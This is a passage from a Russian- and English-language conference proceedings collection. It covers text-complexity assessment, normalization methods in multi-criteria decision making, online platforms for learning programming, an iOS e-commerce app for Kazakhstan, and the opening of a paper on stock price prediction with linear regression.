Параметризация текстов на русском языке и установление референтных значений для текстов различных типов является в настоящее время исследовательской нишей. Интенсивные работы в этой области ведутся в рамках отдельных отечественных научных школ. Автоматизация лингвистического анализа текста на русском языке для носителей языка и иностранцев, изучающих русский язык, осуществлена группой исследователей Государственного института русского языка им. А.С. Пушкина, разработавших портал Текстометр (textometr.ru/).

Аналогичный проект – RuLingva (rulex.kpfu.ru) – запущен в Казанском федеральном университете. RuLingva производит оценку читабельности текста, ранжируя тексты в соответствии с годом обучения. Функционал профайлера включает также извлечение терминов и расчет более 46 параметров и содержит индексы абстрактности, связности, оценку лексической сложности текста с корреляцией по годам обучения. Однако отсутствие валидированных референтных диапазонов для каждого из параметров не позволяет на данном этапе осуществлять комплексную оценку сложности текста с корреляцией на год обучения или объем словарного запаса языковой личности читателя.

Оценка синтаксической трудности восприятия текстов законодательных актов осуществляется учеными Высшей школы экономики (lawreadability.hse.ru/about/) на основе критериального подхода, учитывающего время чтения и количество правильных ответов читателей. При этом важно указать, что сам критериальный подход в отличие от параметрического нацелен на оценку (не)готовности читателя к восприятию и пониманию текста. Именно поэтому данный подход предполагает не расчеты лингвистических индексов текста, а оценку индивидуальных или групповых характеристик, влияющих на объем извлекаемой из текста информации. Групповые характеристики фиксируются при расчете трудности для лиц с определенным уровнем образования, т.е., например, для «среднестатистического» второклассника или студента математического факультета. Оценка трудности текста производят на основе результатов теста по тексту, изложения по прочитанному тексту, заполнения пропусков, воссоздания текста из фрагментов, экспертной оценки и др. Таким образом, в качестве критериев

используют количество правильных ответов или объем воспроизведенной информации. При этом дополнительно осуществляется психодиагностическое тестирование читателя, включающее мотивированность, оперативную память, объем словарного запаса, общую осведомленность и проч. [4].

В настоящее время для лингвистического анализа и расчетов сложности текстов все чаще и чаще применяется так называемый «датацентричный» подход, лежащий в основе машинного обучения. Методы машинного обучения способны одновременно принимать во внимание множество параметров без разделения влияния «веса» каждого параметра на сложность, т.е. алгоритм работает как «черный ящик». Пользователь не получает информации, почему тексту присвоен тот или иной уровень сложности, каков вес в него тех или иных параметров. Особенностью этого подхода является и отсутствие необходимости генерирования математической модели типа текста. Сложность использования этого подхода состоит в необходимости иметь объемный корпус данных – ранжированных, т.е. нормированных для определенного читательского адреса, текстов для обучения «машины» алгоритму. В работе Лапошиной А.Н. и др. [5] этот подход применен для оценки сложности текстов, адресованных изучающим русский язык как иностранный. В качестве мерил сложности была использована Общеввропейская шкала уровней владения языком A1-C2 (CEFR).

Таким образом, современная парадигма дискурсивной комплексологии располагает тремя основными подходами для оценки сложности текста и готовности читателя к восприятию и воспроизведению прочитанного: параметрическим, критериальным и «датацентричным», т.е. использующим методы машинного обучения.

Список использованных источников

1. Оборнева И.В. Автоматизированная оценка сложности учебных текстов на основе статистических параметров: дис. ... канд. пед. наук. М., 2006.
2. Солнышкина М.И., Мартынова Е.В., Андреева М.И. Пропозициональное моделирование для оценки информативности текста / М.И. Солнышкина, Е.В. Мартынова, М.И. Андреева // Ученые записки Национального общества прикладной лингвистики № 3 (31), 2020. – С.47-57.

3. McNamara, D., Graesser, A., McCarthy, P. and Cai, Z. (2014). Automated Evaluation of Text and Discourse with Coh-Metrix, Cambridge University Press, Cambridge, UK. DOI: 10.1017/CBO9780511894664

4. Солнышкина М.И., Гафиятова Э.В. Методика проведения лингвистического эксперимента: к вопросу об определении словаря языковой личности // Russian Journal of Humanities. 2018. Vol. 10, Is. 3-3. P. 275-292.

5. Лапошина А.Н., Веселовская Т.С., Лебедева М.Ю., Купрещенко О.Ф. Автоматическое определение сложности русского текста как иностранного // Компьютерная лингвистика и интеллектуальные технологии: материалы Международной конференции «Диалог». 30 мая – 2 июня 2018 г. М.: РГГУ, 2018. Вып. 17. С. 396-406.

УДК 519.816

Д.С. Соловьев

Тамбовский государственный университет имени Г.Р. Державина
Тамбов, Россия

РАЗРАБОТКА ПОДХОДОВ К ПОВЫШЕНИЮ ОБЪЕКТИВНОСТИ РЕЗУЛЬТАТОВ ПРИ СИНТЕЗЕ СИСТЕМ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ

Аннотация. В статье рассматриваются проблемы объективизации при синтезе систем поддержки принятия решений. Обращается внимание на три основные проблемы: нормализацию данных, коэффициенты значимости критериев и мультивариантность результатов. Для их решения предлагается осуществлять: выбор наиболее объективного метода нормализации, определение согласованных коэффициентов значимости критериев и расчет коэффициентов компетентности участников группового голосования.

D.S. Solovjev

Derzhavin Tambov State University
Tambov, Russia

DEVELOPMENT OF APPROACHES TO IMPROVE OBJECTIVITY OF RESULTS IN DECISION SUPPORT SYSTEMS SYNTHESIS

Abstract. The article discusses the problems of objectivization in the synthesis of decision support systems. Attention is drawn to three main problems: normalization of data, significance coefficients of criteria, and multivariate results. To solve them, it is

proposed to choose the most objective method of normalization, determine agreed significance coefficients of criteria, and calculate competence coefficients of participants in group voting.

Принятие решений является одним из ключевых аспектов успешной деятельности организации. Для этого используются различные системы поддержки принятия решений, которые позволяют оптимизировать процесс принятия решений и уменьшить риски ошибок [1]. При синтезе систем поддержки принятия решений возникают проблемы объективизации, которые могут привести к серьезным ошибкам (неправильному выбору альтернативы). Целью работы является анализ основных проблемы объективизации при синтезе систем поддержки принятия решений и разработка подходов к повышению объективности получаемых результатов.

Анализ основных проблем объективизации

Одной из основных проблем объективизации является нормализация данных. Нормализация данных необходима для того, чтобы привести все критерии к одному уровню и сравнить их между собой [2]. Применение нормализации может оказаться неоднозначным и привести к искажению результатов. Например, метод минимаксной нормализации может привести к завышению значимости критериев с высокими значениями, а метод z-нормализации может привести к завышению значимости критериев с низкими значениями.

Другой проблемой является расчет коэффициентов значимости критериев. Коэффициенты значимости критериев используются для того, чтобы определить, какой критерий имеет больший вес при принятии решения. В свою очередь, определение этих коэффициентов часто является субъективным процессом и зависит от мнения экспертов.

Третьей проблемой является мультивариантность результатов. Когда есть несколько альтернатив, которые могут быть выбраны, и необходимо определить лучшую из них. Для этого часто используется групповое голосование. Однако, при групповом голосовании возможно искажение результатов, если участники голосования не имеют одинаковой компетентности [3].

Разработка подходов к повышению объективности

Для повышения объективности принимаемых решений можно использовать различные подходы. Один из них – выбор метода нормализации данных, который наилучшим образом отражает реальное значение критериев и не искажает результаты анализа. Для того, чтобы выбрать наиболее объективный метод нормализации,

следует использовать различные статистические методы, такие как коэффициент корреляции или дисперсионный анализ.

Другой подход – определение согласованных коэффициентов значимости критериев. Для этого используется коэффициент Кендалла, который оценивает степень согласованности между экспертами, выставляющими оценки весовым коэффициентам критериев [4]. После получения значений коэффициента Кендалла проводится статистический анализ, чтобы убедиться в его значимости, и затем рассчитываются коэффициенты значимости критериев для принятия решений.

Третий подход – расчет коэффициентов компетентности участников группового голосования. Он основывается на оценке квалификации и опыта каждого участника, которые могут влиять на их способность принимать обоснованные решения. Для этого используются различные методы, такие как опросы, тестирование и анализ профессиональных навыков. Полученные данные помогают определить вес каждого голоса и установить правильное соотношение между участниками голосования. Они также могут использоваться для того, чтобы участники группового голосования имели одинаковую компетентность посредством проведения обучения или тренингов.

В целом, проблемы объективизации при синтезе систем поддержки принятия решений являются актуальными и требуют внимания. Выбор метода нормализации данных, определение согласованных коэффициентов значимости критериев и расчет коэффициентов компетентности участников группового голосования – это важные подходы к повышению объективности принимаемых решений. Они позволяют добиться оптимальных результатов в повышении эффективности бизнес-процессов и минимизировать риски ошибок.

Список использованных источников

1. Ростовцев В.С. Теория принятия решений: учебное пособие / В.С. Ростовцев. – Киров: ВятГУ, 2021. – 192 с.
2. Багутдинов Р.А. Методы интеграции, уменьшение размеров и нормализация обработки разнородных и разномасштабных данных / Р.А. Багутдинов, М.Ф. Степанов // International Journal of Open Information Technologies. – 2021. – Т. 9. – № 2. – С. 39-44.
3. Колпакова Т.А. Определение компетентности экспертов при принятии групповых решений / Т.А. Колпакова // Радиоэлектроника, информатика, управление. 2011. № 1 (24). С. 40–43.

4. Соловьев Д.С. Метод объективизации значений весовых коэффициентов для принятия решений в многокритериальных задачах / Д.С. Соловьев // Научно-технический вестник информационных технологий, механики и оптики. – 2023. – Т. 23. – № 1. – С. 161-168.

УДК 519.816

Д.С. Соловьев

Тамбовский государственный университет имени Г.Р. Державина
Тамбов, Россия

ВЫБОР НАИБОЛЕЕ ЭФФЕКТИВНОГО МЕТОДА НОРМАЛИЗАЦИИ ДАННЫХ В ЗАДАЧЕ ПРИНЯТИЯ РЕШЕНИЙ

Аннотация. В статье рассматривается проблема нормализации данных из матрицы решений для задачи принятия решений на основе методов многокритериального анализа. Предлагается выбирать метод нормализации данных, для которого наиболее часто встречаемая лучшая альтернатива имеет наибольшее количество голосов. Для выбора наиболее эффективного метода нормализации продемонстрированы результаты вычислительного эксперимента.

D.S. Solovjev

Derzhavin Tambov State University
Tambov, Russia

CHOOSING THE MOST EFFECTIVE METHOD OF DATA NORMALIZATION IN DECISION-MAKING TASKS

Abstract. The article discusses the problem of data normalization from a decision matrix for decision-making tasks using multi-criteria analysis methods. It is suggested to choose the method of data normalization for which the most frequently occurring best alternative has the highest number of votes. The results of a computational experiment are demonstrated to choose the most effective method of normalization.

В современном мире принятие решений является одной из наиболее важных задач, которые стоят перед обществом в целом. Однако принятие решений может быть достаточно сложным процессом, особенно когда имеется большое количество альтернатив и критериев выбора [1]. В таких случаях методы многокритериального анализа помогают принимать решения на основе объективных данных. Они позволяют структурировать задачу принятия решений, разбив ее на более мелкие подзадачи, определить критерии выбора и оценить их

важность. Для применения методов многокритериального анализа необходимо иметь матрицу решений, в которой указаны оценки каждой альтернативы по каждому критерию.

При составлении матрицы решений возникает проблема неоднородности данных, когда различные критерии имеют разный масштаб измерения. В таких случаях применяют методы нормализации данных, которые позволяют привести все критерии к одному масштабу измерения [2]. Существует несколько методов нормализации данных, наиболее распространенными из которых являются: max-метод, минимаксный метод и метод суммы. Max-метод нормализации заключается в том, что каждое значение критерия делится на максимальное значение этого критерия по всем альтернативам. Минимаксный метод основан на вычитании минимального значения из каждого значения в наборе данных и деления результата на разность между максимальным и минимальным значением в наборе данных. Метод суммы заключается в том, что значения критериев для каждой альтернативы суммируются, после чего каждое значение критерия делится на сумму значений по всем альтернативам.

В свою очередь остается открытым вопрос о том, какой метод нормализации данных является наиболее эффективным для выбора лучшей альтернативы в задаче принятия решений. Для решения поставленной задачи выбора метода нормализации предлагается следующий подход:

1. Применить каждый из методов нормализации данных к матрице решений, в которой строки соответствуют альтернативам, а столбцы – критериям.

2. Для каждого метода нормализации данных вычислить суммарные оценки альтернатив с учетом значений весовых коэффициентов значимости критериев и выбрать среди них наилучшую.

3. Изменить значения весовых коэффициентов значимости критериев и повторить шаг 2.

4. Определить наиболее часто встречаемую лучшую альтернативу путем подсчета количества раз, когда каждая альтернатива была выбрана как лучшая.

5. Выбрать метод нормализации данных, для которого наиболее часто встречаемая лучшая альтернатива имеет наибольшее количество голосов.

С целью демонстрации работы предлагаемого метода было проведено следующий вычислительный эксперимент, матрица решений

для которого представлена в таблице 1. Матрица состоит из 10 альтернатив, оцениваемых по 5 критериям.

Выбор методов нормализации осуществлялся для аддитивной свертки, используемой в качестве метода многокритериального анализа, при весовых коэффициентах значимости критериев от 0 до 1 с шагом 0,1.

На рис. 1 продемонстрирована встречаемость лучших альтернатив при заданных значениях весовых коэффициентов значимости критериев K_1-K_5 .

Таблица 1 - Матрица решений

| | $K_1 \rightarrow$ max | $K_2 \rightarrow$ max | $K_3 \rightarrow$ max | $K_4 \rightarrow$ min | $K_5 \rightarrow$ min |
|---------|--------------------------|--------------------------|--------------------------|--------------------------|--------------------------|
| 1 A | 31 | 16 | 94 | 48 | 52 |
| 2 A | 23 | 54 | 87 | 18 | 95 |
| 3 A | 86 | 83 | 82 | 16 | 39 |
| 4 A | 66 | 45 | 67 | 91 | 66 |
| 5 A | 10 | 6 | 16 | 1 | 37 |
| 6 A | 52 | 73 | 78 | 69 | 69 |
| 7 A | 7 | 70 | 90 | 36 | 89 |
| 8 A | 23 | 49 | 36 | 78 | 50 |
| 9 A | 29 | 29 | 58 | 14 | 23 |
| 10 A | 79 | 74 | 77 | 43 | 9 |




Рис. 1 - Встречаемость лучших альтернатив

Лучшими альтернативами были выбраны A_3 , A_5 и A_{10} , наиболее часто встречаемой среди которых является A_3 . На рис. 2 показан выбор

лучших альтернатив при использовании нормализации по: 1) тах-методу; 2) минимаксному методу; 3) методу суммы.

Методы нормализации 1 и 2 выбрали лучшей A_3 , а метод 3 – A_5 и A_{10} , следовательно, для имеющейся матрицы решений среди рассмотренных методов нормализации можно использовать тах и минимакс методы.

Таким образом, в зависимости от имеющихся значений данных в матрице решений и применяемых методов многокритериального анализа может быть выбран различный метод нормализации.




Рис. 2. - Выбор лучших альтернатив при различных методах нормализации

После выбора конкретного метода нормализации данные готовы для выполнения многокритериального анализа с целью определения лучшей альтернативы на основе матрицы решений и заданных весовых коэффициентов значимости критериев.

Список использованных источников

1. Микони С.В. Теория принятия управленческих решений: Учебное пособие / С.В. Микони. – СПб.: Лань, 2015. – 448 с.
2. Багутдинов Р.А. Методы интеграции, уменьшение размеров и нормализация обработки разнородных и разномасштабных данных / Р.А. Багутдинов, М.Ф. Степанов // International Journal of Open Information Technologies. – 2021. – Т. 9. – № 2. – С. 39-44.

Е.А. Спирина, А. Бекишев
Карагандинский университет имени Е.А. Букетова
Караганда, Казахстан

ОНЛАЙН ПЛАТФОРМЫ ДЛЯ ИЗУЧЕНИЯ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ

***Аннотация.** Цифровизация высшего образования – мировой тренд, который будет только нарастать вслед за ростом рынка образовательных услуг в целом и онлайн-образования в частности. В статье приводится обзор образовательных цифровых ресурсов для изучения языков программирования.*

Ye. A. Spirina, A. Bekishev
Karaganda Buketov University
Karaganda, Kazakhstan

ONLINE PLATFORMS FOR STUDYING PROGRAMMING LANGUAGES

***Abstract.** Digitalization of higher education is a global trend that will only grow following the growth of the educational services market in general and online education in particular. The article provides an overview of educational digital resources for learning programming languages.*

Цифровизация обучения стала важным фактором, который активно преобразует традиционные методы образования. Эта трансформация неотделима от использования мобильных приложений, которые становятся мощным инструментом в области образования. Рассмотрим актуальность цифровизации обучения в масштабах мирового сообщества и проанализируем тенденции в этой области.

В настоящее время выделяют следующие мировые тенденции применения цифровизации в образовании:

1. Индивидуализация обучения. Одним из ключевых аспектов цифровизации обучения является индивидуализация образовательного процесса. Мобильные приложения позволяют адаптировать материалы под уровень знаний и потребности каждого ученика, обеспечивая более эффективное усвоение информации;

2. Доступность образования. Использование мобильных приложений делает образование более доступным для различных групп населения. Даже в удаленных или недостаточно обеспеченных регионах люди могут получить качественное образование, имея лишь мобильное устройство и доступ к интернету;

3. Глобальное образование. Мобильные приложения обеспечивают возможность глобального образования, позволяя студентам из разных стран обмениваться знаниями и опытом. Это способствует формированию мирового образовательного сообщества и обогащению образовательного опыта учащихся;

4. Интерактивные методы обучения. Цифровизация обучения сопровождается переходом от традиционных лекций к интерактивным методам обучения. Мобильные приложения предоставляют возможность включения игровых и интерактивных элементов, что делает обучение более увлекательным и эффективным [1, 2].

Цифровизация обучения через мобильные приложения активно преобразует образовательные практики во всем мире.

Для изучения языков программирования в интернете имеются разнообразные образовательные платформы и мобильные приложения [3, 4]:

- Codecademy
- Coursera
- w3schools
- Git Hub
- HackerRank
- Edx
- Udemy
- Skillshare
- Khan Academy
- Treehouse
- Udacity
- MIT Open Courseware и др.

Данные образовательные платформы предоставляют различные курсы по программированию по различным направлениям и от разных университетов. Практически все ресурсы предлагают и теоретическое и практическое обучение различной продолжительностью и специфическими особенностями. Так, на Codecademy можно бесплатно проходить интерактивные курсы базового уровня или купить подписку за \$20 в месяц — она включает поддержку тьюторов, доступ к огромной базе практических заданий и многое другое. На Coursera есть курсы, профессиональные сертификаты и магистерские программы от вузов с мировым именем, таких как Университет Дьюка, Стэнфордский и Принстонский университеты, и крупных IT компаний, включая Google и IBM. Большинство курсов бесплатны, но сертификаты о прохождении придётся покупать.

Khan Academy - полностью бесплатная платформа с упражнениями и небольшими видеуроками для школьников, студентов, преподавателей и родителей. Среди прочего, здесь есть специализированный контент от партнёров Khan Academy, таких как NASA, MIT и др.

Изучение языков программирования становится всё более важным в условиях быстрого технологического развития. Большинство студентов предпочитают обучение через мобильные версии образовательных ресурсов, которые предлагают новые возможности для обучающихся.

Рассмотрим особенности нескольких приложений, оценивая их эффективность, интерфейс, методики обучения и возможности персонализации.

Например, мобильная версия SoloLearn (<https://www.sololearn.com/>) предоставляет широкий выбор языков программирования, включая Python, JavaScript, Java и многие другие. Предлагается интерактивный формат обучения, который включает в себя задачи, викторины и возможность кодирования в реальном времени. В качестве недостатка выделяется ограниченная глубина материала для продвинутых пользователей.

В качестве методики обучения применяется геймификация обучения через систему достижений и лидерских досок, возможность общения с другими студентами через сообщества и форумы. SoloLearn реализует такие возможности персонализации как:

- возможность выбора языка программирования и уровня сложности;
- оценка прогресса и персональные рекомендации для улучшения.

Приложение Grasshopper (<https://www.grasshopper.com>) отлично подходит для начинающих, предоставляя базовые концепции программирования. Используется интересный и легкий для восприятия подход к изучению. Приложение имеет привлекательный и простой интерфейс, удобный для использования, однако, может показаться слишком игровым для серьезного подхода. В качестве методики обучения применяется также геймификация обучения, что делает процесс интересным и мотивирующим, реализуется система достижений и наград за успешное выполнение задач. Grasshopper в качестве персонализации предлагает такие возможности, как простота использования и автоматическое продвижение уровней, возможность просматривать свой прогресс. Однако имеются ограниченные возможности настройки уровня сложности.

Анализ приложений для изучения языков программирования подчеркивает их разнообразие и доступность для широкого круга пользователей. Оба рассмотренных приложения, SoloLearn и Grasshopper, предоставляют уникальные возможности для обучения программированию, однако выбор между ними зависит от индивидуальных потребностей, уровня опыта и предпочтений пользователя. Оба приложения успешно использовали геймификацию и интерактивные методы обучения, делая процесс изучения более увлекательным и мотивирующим.

Рассмотренные образовательные образовательные ресурсы обладают большими возможностями и охватывают широкий перечень языков программирования. Однако в настоящее время для мобильной разработки все чаще применяется язык программирования Kotlin. Уже более 60% Android-разработчиков используют именно его; это один из официально признанных Google языков Android, наряду с Java и C++ [5].

Kotlin впервые официально появился в 2016 году, хотя его разработка велась с 2010 года. Уже через год после релиза, в 2017 году, Google сообщила что теперь предоставляет возможность разработки андроид программ на основе языка Kotlin и что теперь этот язык по умолчанию включен в стандартную сборку Android Studio, программы, что создана для разработки всех Андроид приложений.

Kotlin, совместимый с Java, стал официальным языком разработки приложений под Android. Преимущества Kotlin включают в себя выразительность, безопасность типов, совместимость с существующим Java-кодом.

Учитывая рост популярности языка программирования Kotlin, возникает необходимость в обучающих курсах этому языку, однако предлагаемых ресурсов недостаточно. Тьюториал по Kotlin имеется на GitHub, а также на платформах [5]:

- Otus ([Kotlin Backend Developer. Professional](#)) – обучение Kotlin для опытных программистов со знанием SQL и Linux;
- ProductStar ([Профессия Android-разработчик](#)) – обучение с гарантированным трудоустройством;
- Яндекс Практикум ([Android-разработчик](#)) – курс с самым широким охватом профессии;
- Нетология ([Android-разработчик с нуля](#)) – курс по Java и Kotlin для начинающих;
- СЛЁРМ ([Микросервисы и API на Java и Kotlin](#)) – курс для начинающих разработчиков, студентов-старшекурсников.

В то же время для изучения языка Kotlin с нуля, образовательных ресурсов недостаточно, поэтому в дальнейшем, мы планируем разработать мобильное приложение по изучению языка программирования Kotlin с помощью Kotlin.

Список использованных источников

1. Гузь Н.А. Тренды цифровизации высшего образования// Мир науки, культуры, образования. - №2. - 2020. Электронный ресурс <https://cyberleninka.ru/article/n/trendy-tsifrovizatsii-vysshego-obrazovaniya>
2. Романова Г.В. Цифровизация высшего образования: новые тренды и опыт внедрения// Гуманитарные науки. - №4. -2020. Электронный ресурс <https://cyberleninka.ru/article/n/tsifrovizatsiya-vysshego-obrazovaniya-novye-trendy-i-opyt-vnedreniya>
3. 13 онлайн-платформ для обучения программированию// <https://devby.io/news/13-saitov-dlya-obucheniya-programmirovaniu>
4. 20 лучших сайтов для изучения программирования// <https://ultahost.com/blog/ru/20-luchshih-saitov-viuciti-programirovanie/>
5. Лучшие курсы по Kotlin. <https://vc.ru/u/1870206-kursfinder/702933-10-luchshih-kurosov-po-kotlin-besplatnoe-i-platnoe-obuchenie-s-nulya>

УДК 004.896

Z.D. Sayakulova, Ye.A. Spirina, A.M. Bakenova

Buketov Karaganda State University
Karaganda, Kazakhstan

FEATURES OF IOS APPLICATION DEVELOPMENT FOR E-COMMERCE IN KAZAKHSTAN

Abstract. This article examines the possibility of creating an iOS application for e-commerce in Kazakhstan, given the growing demand for online shopping and local market conditions. Factors contributing to the development of marketplaces and requirements for the development of a mobile application for e-commerce are identified.

З.Д. Саякулова, Е.А. Спирина, А.М. Бакенова

Карагандинский государственный университет имени Е.А. Букетова
Караганда, Казахстан

ОСОБЕННОСТИ РАЗРАБОТКИ IOS ПРИЛОЖЕНИЯ ДЛЯ ЭЛЕКТРОННОЙ КОММЕРЦИИ КАЗАХСТАНА

Аннотация. В статье рассматривается возможность создания IOS приложения для электронной коммерции в Казахстане, учитывая растущий спрос на онлайн-покупки и условия местного рынка. Выделены факторы, способствующие развитию маркетплейсов, требования к разработке мобильного приложения для электронной коммерции.

In the modern world, e-commerce has become an integral part of business processes, and mobile applications have emerged as the primary tool for interaction between buyers and sellers. The development of mobile applications for e-commerce on the iOS platform is especially relevant due to the popularity of Apple devices, such as the iPhone and iPad, which have a substantial global user base. This has created a high demand for quality mobile e-commerce applications on this platform.

Effective app monetization strategies are also crucial for commercial success. App developers and entrepreneurs need to devise efficient monetization strategies, including sales models, advertising, and microtransactions. Research in this field can help optimize monetization strategies and increase revenue, a key objective for businesses.

Moreover, in the competitive e-commerce market, developing innovative iOS applications for a marketplace can provide companies with a competitive advantage. This research aims to create an innovative iOS e-commerce application, which, when combined with the right monetization strategy, can generate significant revenue and enhance the company's competitiveness in the market. As such, it is highly relevant for businesses and developers, contributing to the advancement of modern technology and supporting the dynamic business landscape.

The Current State of the E-commerce Market in Kazakhstan. E-commerce in Kazakhstan has experienced significant growth in recent years, estimated to be worth billions of Kazakhstani tenge and demonstrating steady growth. Key players in the market include prominent Russian marketplaces like Wildberries, Lamoda, Ozon, as well as local projects like Kaspi.kz.

Sales of goods on online platforms, including individual websites and marketplaces, reached 1.9 trillion Kazakhstani tenge by the end of 2022, accounting for 12.5% of the total retail trade volume. In comparison, e-commerce (excluding marketplaces) in 2021 constituted 481.9 billion Kazakhstani tenge, or 3.6% of the total retail trade volume (Compiled based on data from the BNS ASPR RK) [1].

The growth and significance of the e-commerce market in Kazakhstan underscore opportunities for businesses and developers to explore innovative solutions, such as iOS applications for marketplaces, to tap into this expanding sector. As the market continues to evolve, embracing technology and developing effective monetization strategies will be essential for companies looking to establish a strong presence in the digital marketplace.




Fig. 1 - Share of e-commerce in the total volume of retail trade (goods) (%)

According to data from the Kazakh E-commerce Association in 2021, the e-commerce market in Kazakhstan continues to exhibit stable growth and attracts the attention of both major marketplaces and local projects [2].

Consumer behavior is also changing, with Kazakhstani citizens showing increasing interest in online shopping. This shift is attributed to the rising internet penetration and the widespread availability of smartphones. E-commerce is becoming the preferred method for many consumers to make purchases.

Potential for Creating a Marketplace in Kazakhstan: The modern era of information technology and online commerce offers unique opportunities for the development of online businesses, including the creation of marketplaces. Kazakhstan, with its rapidly growing economy and increasing interest in online shopping, has significant potential for establishing its own marketplace.

Key factors contributing to the development of marketplaces in Kazakhstan include:

- **Increasing Online Purchases:** There is a growing internet penetration and changing consumer behavior. Kazakhstani consumers are increasingly opting for online purchases, creating a favorable environment for marketplaces.
- **Support for Small and Medium-sized Businesses:** Marketplaces provide a platform for small and medium-sized enterprises, enabling them to expand their businesses and reach new customers. This is particularly important for entrepreneurship in Kazakhstan.

- Technological Infrastructure: With the development of technological infrastructure and payment systems in Kazakhstan, creating and managing a marketplace becomes more accessible.

- Potential for a Variety of Goods and Services: Kazakhstan is a multicultural country, offering opportunities for a marketplace with a diverse range of products, from clothing and footwear to food and services.

- Competitive Advantages: A Kazakhstani marketplace can establish competitive advantages, such as more flexible terms for sellers and innovative solutions for buyers.

Considering these factors, establishing a marketplace in Kazakhstan appears to be a promising and essential direction for the growth of online commerce and support for local entrepreneurship. Marketplaces can contribute to increased access to diverse goods and services while fostering the development of small and medium-sized businesses, thereby promoting economic growth and innovation in the country.

Comparison with Wildberries in Russia and Kaspi.kz in Kazakhstan:

- Wildberries is one of the largest marketplaces in Russia, serving millions of active customers. It spans several countries and regions, providing a wide range of products and services. Its primary revenue comes from sales commissions and various advertising models on its platform.

- On the other hand, Kaspi.kz is a Kazakhstani marketplace that is actively growing within Kazakhstan. It also has a large and expanding user base but is associated with a specific geographical area. Kaspi.kz monetizes through sales commissions and its proprietary payment system. It stands out for having its own payment system, making online payments easier for customers and sellers.

- In Kazakhstan, there are challenges related to logistics and the delivery of goods, especially in remote regions. Kaspi.kz also faces financial risks associated with processing payments and managing customer financial transactions. Failures in this area can affect customer trust.

Based on the analysis conducted and the shortcomings of existing marketplaces, there is an intention to develop a mobile e-commerce application specifically tailored to Kazakhstan. This application will address the main drawbacks of existing marketplaces and offer new opportunities for both customers and sellers.

Let's consider the key requirements for the development of a mobile e-commerce application:

- Local Presence and Adaptation: The application will be fully adapted to local needs through partnerships with local courier services and postal operators to ensure reliable and fast delivery. This will enhance the

shopping experience and meet the specific needs of customers in Kazakhstan.

– **Innovation and Differentiation:** The application will incorporate innovations and unique features to make it more appealing to users. An improved user interface, customer support, and other unique features will be provided.

– **Support for Local Businesses:** The application will support local small and medium-sized enterprises by offering them a platform to sell their products and services. This will help support and develop local entrepreneurship, which is crucial for the country's economy.

– **Marketing Campaigns:** Within the scope of this research, marketing campaigns will be developed that take into account local characteristics and cultural events. Effective local promotion can significantly increase brand recognition among Kazakhstani consumers.

It is important to understand that the success of a marketplace depends on various factors, and the development and implementation of the application is a long-term process. The aim is to create an application that will grow and evolve, with a clear vision and innovative ideas to provide value to customers. The goal is to provide a platform that makes online shopping more convenient and accessible for Kazakhstani consumers, supports local entrepreneurs, and becomes a significant player in the e-commerce market in Kazakhstan.

References

1. Electronic commerce in Kazakhstan: trends and prospects, 2023. URL: <https://kz.kursiv.media/2023-07-20/print994-rmch-e-com/> (access date: 10/12/2023).
2. The E-commerce Market in Kazakhstan: Trends and Prospects (Source: Kazakh E-commerce Association, 2021)

УДК 004.896

Ye.A. Spirina, D. Temirtas, I.A. Samoylova
Karaganda Buketov University
Karaganda, Kazakhstan

**USING MACHINE LEARNING ALGORITHMS TO DEVELOP A
WEB APPLICATION FOR PREDICTING PRICES ON THE STOCK
MARKET**

***Abstract.** Machine learning techniques are a powerful tool for predictive data analysis, especially in the financial sector. The article discusses the possibility of using linear regression models when developing a web application designed to forecast prices on the stock market.*

Е.А. Спирина, Д. Темиртас, И.А. Самойлова
Карагандинский университет имени Е.А. Букетова
Караганда, Казахстан

ИСПОЛЬЗОВАНИЕ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ ДЛЯ РАЗРАБОТКИ WEB-ПРИЛОЖЕНИЯ ПРОГНОЗИРОВАНИЯ ЦЕН НА ФОНДОВОМ РЫНКЕ

***Аннотация.** Методы машинного обучения являются мощным инструментом для прогнозного анализа данных, особенно в финансовом секторе. В статье рассматривается возможность использования моделей линейной регрессии при разработке веб-приложения, предназначенного для прогнозирования цен на фондовом рынке.*

Stock price forecasting involves predicting the future price of a stock based on historical data, market trends, and various factors that influence market dynamics. It is relevant to develop a web application that will help investors by providing them with predictive information about potential future price movements for a given stock [1].

To develop a web application, it is proposed to use machine learning algorithms. Specifically, Linear Regression, a foundational algorithm in predictive modeling, is utilized to establish a relationship between historical stock prices and various influencing factors. Linear Regression helps in understanding the correlation between input variables and the stock price, enabling the prediction of future prices based on historical trends [2].

